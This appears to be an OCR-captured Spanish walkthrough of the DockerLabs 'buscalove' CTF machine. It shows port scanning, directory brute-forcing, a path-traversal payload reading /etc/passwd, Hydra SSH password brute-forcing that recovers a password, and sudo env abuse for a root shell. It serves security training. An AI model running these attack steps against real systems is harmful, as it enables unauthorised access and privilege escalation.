
```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ sudo bash auto_deploy.sh *.tar
[sudo] contraseña para silver:
```



```
Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.18.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ rustscan -a 172.18.0.2 -- -sCV -oN targeted
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Where '404 Not Found' meets '200 OK'.

[~] The config file is expected to be at "/home/silver/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.18.0.2:22
Open 172.18.0.2:80
[~] Starting Script(s)
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ cat targeted
```

File: **targeted**

```
# Nmap 7.94SVN scan initiated Mon Jul  1 07:36:09 2024 as: nmap -vvv -p 22,80 -sCV -oN targeted 172.18.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Nmap scan report for 172.18.0.2
Host is up, received syn-ack (0.00027s latency).
Scanned at 2024-07-01 07:36:10 -05 for 6s

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 dc:4c:b6:41:c4:e1:72:c3:7d:a0:ed:ca:0e:7a:bc:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJt30YsFN09biMjBeb/CjtFEGOnT0fjLdi1hbnr36McoiRqqFDhZVwgBGbLIMxwJ6PSv5rBH2uCHXqSw0QlyUd8=
|   256 66:61:de:8c:fb:5b:3b:f4:fb:b9:ca:69:b1:ac:6e:2e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4Xb2tCDj+Wia452jwutmDdphUK2mYCMUJ2+ICKjPnF
80/tcp open  http    syn-ack Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  1 07:36:16 2024 -- 1 IP address (1 host up) scanned in 7.90 seconds
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
```


```
# Nmap done at Mon Jul  1 07:36:16 2024 -- 1 IP address (1 host up) scanned in 7.90 seconds
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ whatweb http://172.18.0.2/
http://172.18.0.2/ [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ whatweb http://172.18.0.2/
http://172.18.0.2/ [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2], Title[Apache2 Ubuntu Default Page:
 It works]

┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ gobuster dir -u http://172.18.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,txt,py -t 200 -b 404,
403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
/index.html           (Status: 200) [Size: 10671]
Progress: 134555 / 1038220 (12.96%)
```

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Mi página web</title>
  <link rel="stylesheet" href="style.css">
<!-- El desarollo de esta web esta en fase verde muy verde te dejo aqui la ventana abierta con mucho love para los curiosos que gustan de leer -->
</head>
<body>
  <header>
    <h1>Mi página web</h1>
  </header>

  <main>
    <section id="about">
      <h2>Acerca de mí</h2>
      <p>Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.</p>
    </section>

    <section id="contenido-principal">
      <p>Ejemplo de párrafo de contenido principal.</p>
      <p>Otro párrafo de ejemplo.</p>
    </section>
  </main>

  <aside>
    <h3>Barra lateral</h3>
    <ul>
      <li><a href="#">Enlace 1</a></li>
      <li><a href="#">Enlace 2</a></li>
      <li><a href="#">Enlace 3</a></li>
    </ul>
  </aside>

  <footer>
    <p>&copy; 2024 Mi página web</p>
  </footer>
</body>
</html>
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove]
└─$ wfuzz -c -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc
/passwd' --hc 404,403 --hl 40

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002045:   200        66 L     148 W      2319 Ch     "love"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 3791
Filtered Requests: 3790
Requests/sec.: 0
```



Mi página web

Acerca de mí

Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.

Ejemplo de párrafo de contenido principal.

Otro párrafo de ejemplo.


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:101::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin pedro:x:1001:1001::/home/pedro:/bin/bash rosa:x:1002:1002::/home/rosa:/bin/bash

```
    <section id="contenido-principal">
      <p>Ejemplo de párrafo de contenido principal.</p>
      <p>Otro párrafo de ejemplo.</p>
    </section>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
pedro:x:1001:1001::/home/pedro:/bin/bash
rosa:x:1002:1002::/home/rosa:/bin/bash
  </main>
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove/content]
└─$ sudo hydra -L users.txt  -P passwords.txt  ssh://172.18.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-01 08:16:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:2/p:10), ~2 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: rosa   password: lovebug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-01 08:16:33

┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove/content]
└─$ cat users.txt
       File: users.txt
   1   pedro
   2   rosa

┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove/content]
└─$
```

```
Original contents retained as /home/silver/.ssh/known_hosts.old

┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove/content]
└─$ ssh rosa@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ECC1astozO7Vfbm1ebeRXC1STGBRfHKV0RnpBAtAuX4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
rosa@172.18.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri May 31 08:44:21 2024 from 172.17.0.1
rosa@f769ac50836d:~$ sudo -l
Matching Defaults entries for rosa on f769ac50836d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User rosa may run the following commands on f769ac50836d:
    (ALL) NOPASSWD: /usr/bin/ls, /usr/bin/cat
rosa@f769ac50836d:~$
```

```
User rosa may run the following commands on f769ac50836d:
    (ALL) NOPASSWD: /usr/bin/ls, /usr/bin/cat
rosa@f769ac50836d:~$ id
uid=1002(rosa) gid=1002(rosa) groups=1002(rosa)
rosa@f769ac50836d:~$ sudo /usr/bin/ls ls -la /root
/usr/bin/ls: cannot access 'ls': No such file or directory
/root:
total 28
drwx------ 1 root root 4096 May 31 08:56 .
drwxr-xr-x 1 root root 4096 Jul  1 09:33 ..
-rw-r--r-- 1 root root 3106 Apr 22 10:04 .bashrc
drwxr-xr-x 3 root root 4096 May 20 17:07 .local
-rw-r--r-- 1 root root  161 Apr 22 10:04 .profile
drwx------ 2 root root 4096 May 20 16:52 .ssh
-rw-r--r-- 1 root root   72 May 20 19:13 secret.txt
rosa@f769ac50836d:~$ sudo /usr/bin/cat ls -la /root/secret.txt
/usr/bin/cat: invalid option -- 'l'
Try '/usr/bin/cat --help' for more information.
rosa@f769ac50836d:~$ sudo /usr/bin/cat /root/secret.txt
4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B
rosa@f769ac50836d:~$
```




```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/buscalove/content]
└─$ ssh pedro@172.18.0.2
pedro@172.18.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 30 10:36:42 2024 from 172.17.0.1
pedro@f769ac50836d:~$
```


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Thu May 30 10:36:42 2024 from 172.17.0.1
pedro@f769ac50836d:~$ sudo -l
Matching Defaults entries for pedro on f769ac50836d:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User pedro may run the following commands on f769ac50836d:
(ALL) NOPASSWD: /usr/bin/env
pedro@f769ac50836d:~$ sudo /usr/bin/env /bin/sh
bash -p
root@f769ac50836d:/home/pedro# whoami
root
root@f769ac50836d:/home/pedro#